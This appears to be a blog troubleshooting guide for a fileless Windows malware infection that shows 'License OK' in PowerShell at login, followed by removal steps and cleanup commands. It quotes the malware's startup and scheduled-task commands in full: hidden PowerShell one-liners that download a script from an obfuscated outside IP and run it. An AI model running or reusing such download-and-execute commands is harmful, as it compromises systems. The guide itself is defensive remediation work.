
When you log in to your account, PowerShell may automatically open and display the message “License OK” in the console. Here’s the full output.
Running the environment check. Please wait...

License OK

Running the environment check. Please wait...

License OK

IsPublic IsSerial Name BaseType
-------- -------- ---- --------
True False Datastream System.Object
False False STARTUPINFOA System.ValueType
False False PROCESS_INFORMATION System.ValueType
Bandwidth utilized: 0 %
Measurements: 1
Bandwidth utilized: 0.00 %
Bandwidth utilized: 0 %
Measurements: 1
Bandwidth utilized: 0.00 %
And, if you have Malwarebytes installed, it may keep blocking access to the IP: 192.109.200.63.
Cause
The system is infected with a fileless malware. Malware may have created a PowerShell task to download a malicious script and execute it in the background.
If you open the Task Manager and click on the Startup tab, you may see a Windows PowerShell v1.0 startup entry pointing to the following command-line or similar:
[Windows PowerShell v1.0]
powershell -NoP -Exec Bypass -W Hidden -Command "Iex(Irm 0xc0.0x6d.0xc8.0x3f/regevent)"
Also, a corresponding scheduled task named “Windows Perflog” may be present. The task’s command-line may look like the following:
C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -NoP -Exec Bypass -W Hidden -Command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"
The hex code 0xc0.0x6d.0xc8.0x3f translates to the IP address 192.109.200.63.
Resolution
Please remove the rogue PowerShell task and its startup entry.
- Open Task Manager (Ctrl+Shift+Esc) and click on the Startup tab.
- Right-click the Windows PowerShell v1.0 entry and choose Disable.
- Select the Processes tab and terminate all PowerShell.exe instances.
- Close Task Manager.
- Open Task Scheduler and delete the Windows Perflog task.
- Restart Windows.
- Change your Windows and web account passwords, and enable 2FA for your accounts.
Using the Command Prompt
Alternatively, you can use the following commands from admin Command Prompt to automate the above steps:
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows PowerShell v1.0" /f

schtasks /delete /f /tn "Windows Perflog"

taskkill /im "powershell.exe" /f

shutdown /r /t 0
Important: Please follow up with a complete Malwarebytes scan and a manual Farbar scan. You can post the Farbar Scan logs on a security forum for review.
One small request: If you liked this post, please share this?
One "tiny" share from you would seriously help a lot with the growth of this blog. Some great suggestions:- Pin it!
- Share it to your favorite blog + Facebook, Reddit
- Tweet it!
